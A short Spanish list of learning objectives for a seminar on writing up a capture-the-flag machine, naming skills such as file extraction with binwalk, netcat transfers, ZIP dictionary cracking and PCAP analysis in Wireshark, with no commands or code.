- Saber cómo usar **binwalk** para localizar y extraer ficheros binarios embebidos
- Saber cómo transmitir ficheros usando **netcat**
- Saber cómo partir y leer valores de códigos QR con **Python**
- Saber cómo crackear un fichero ZIP con un diccionario de **passwords**
- Saber cómo usar **Wireshark** para analizar ficheros PCAP
- Entender la importancia de consultar técnicas de de-ofuscación para lenguajes
- Entender dónde están los componentes de un contenedor **Docker** en el sistema

SEMINARIO 7
WRITE-UP DE UNA MÁQUINA CTF

Fuente: Bing Chat AI